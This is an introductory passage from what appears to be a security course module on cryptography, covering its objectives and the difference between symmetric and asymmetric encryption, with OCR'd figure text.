
At the end of this module, you will be able to

- Describe cryptography concepts
- Understand different encryption algorithms
- Use different cryptography tools
- Describe public key infrastructure (PKI)
- Apply email encryption
- Apply disk encryption
- Describe various cryptography attacks
- Use different cryptanalysis tools

LO#01: Explain Cryptography Concepts

Cryptography Concepts

Cryptography enables one to secure transactions, communications, and other processes performed in the electronic world. This section deals with cryptography and its associated concepts, which will enable you to understand the advanced topics covered later in this module.



Cryptography

- Cryptography is the **conversion of data** into a scrambled code that is encrypted and sent across a private or public network
- Cryptography is used to protect confidential data, such as **email messages**, chat sessions, **web transactions**, personal data, **corporate data**, and e-commerce applications

Objectives of Cryptography

- **Confidentiality**
- **Integrity**
- **Authentication**
- **Nonrepudiation**

Types of Cryptography

Symmetric Encryption

Symmetric encryption (secret-key, shared-key, and private-key) **uses the same key** for encryption as it does for decryption

Dear John, This is my A/C number 7974392830
Plain Text
Encryption
Secret key
Guuihifhofnk bifkfnnfk Nklclmlm #^*&(*)_(_
Cipher Text
Decryption
Secret key
Dear John, This is my A/C number 7974392830
Plain Text

Asymmetric Encryption

Asymmetric encryption (public-key) **uses different encryption keys**, which are called public and private keys for encryption and decryption, respectively

Dear John, This is my A/C number 7974392830
Plain Text
Encryption
Public Key
Guuihifhofnk bifkfnnfk Nklclmlm #^*&(*)_(_
Cipher Text
Decryption
Private key
Dear John, This is my A/C number 7974392830
Plain Text

Cryptography

"Cryptography" comes from the Greek words ***kryptos***, meaning "concealed, hidden, veiled, secret, or mysterious," and ***graphia***, meaning "writing"; thus, cryptography is "the art of secret writing."

Cryptography is the practice of concealing information by converting plaintext (readable format) into ciphertext (unreadable format) using a key or encryption scheme. It is the process of converting data into a scrambled code that is encrypted and sent across a private or public network. Cryptography protects confidential data such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, and many other types of communication. Encrypted messages can, at times, be decrypted by cryptanalysis (code breaking), even though modern encryption techniques are virtually unbreakable.

Objectives of Cryptography

- **Confidentiality**: Assurance that the information is accessible only to those authorized to access it.
- **Integrity**: Trustworthiness of data or resources in terms of preventing improper and unauthorized changes.
- **Authentication**: Assurance that the communication, document, or data is genuine.
- **Nonrepudiation**: Guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message.

Cryptography Process

Plaintext (readable format) is encrypted by means of encryption algorithms such as RSA, DES, and AES, resulting in a ciphertext (unreadable format) that, on reaching the destination, is decrypted into readable plaintext.



Encryption
Decryption
Plaintext
Ciphertext
Ciphertext
Plaintext

Figure 20.1: Example of Cryptography

Types of Cryptography

Cryptography is categorized into two types according to the number of keys employed for encryption and decryption:

- **Symmetric Encryption**

  Symmetric encryption requires that both the sender and the receiver of the message possess the same encryption key. The sender uses a key to encrypt the plaintext and sends the resultant ciphertext to the recipient, who uses the same key (used for encryption) to decrypt the ciphertext into plaintext. Symmetric encryption is also known as secret-key cryptography, as it uses only one secret key to encrypt and decrypt the data. This type of cryptography works well when you are communicating with only a few people.

  Because the sender and receiver must share the key before sending any messages, this technique is of limited use for the Internet, where individuals who have not had prior contact frequently require a secure means of communication. The solution to this problem is asymmetric encryption (public-key cryptography).



Dear John,
This is my A/C
number
7974392830
Encryption
Secret key
Guuihifhofnk
bifkfnnfk
Nklclmlm
#^*&(*)_(_
Decryption
Secret key
Dear John,
This is my A/C
number
7974392830
Plain Text
Cipher Text
Plain Text

Figure 20.2: Symmetric Encryption

- **Asymmetric Encryption**

  The concept of asymmetric encryption (also known as public-key cryptography) was introduced to solve key-management problems. Asymmetric encryption involves both a public key and a private key. The public key is publicly available, whereas the sender keeps the private key secret.

  An asymmetric-key system is an encryption method that uses a key pair comprising a public key available to anyone and a private key held only by the key owner, which helps to provide confidentiality, integrity, authentication, and nonrepudiation in data management.

Asymmetric encryption uses the following sequence to send a message:

1. An individual finds the public key of the person he or she wants to contact in a directory.
2. This public key is used to encrypt a message that is then sent to the intended recipient.
3. The receiver uses the private key to decrypt the message and reads it.

No one but the holder of the private key can decrypt a message encrypted with the corresponding public key. This increases the security of the information because all communications involve only public keys; the message sender never transmits or shares the private keys. The sender must link public keys with usernames in a secure manner to ensure that individuals claiming to be the intended recipient do not intercept the information. To meet the need for authentication, one can use digital signatures.


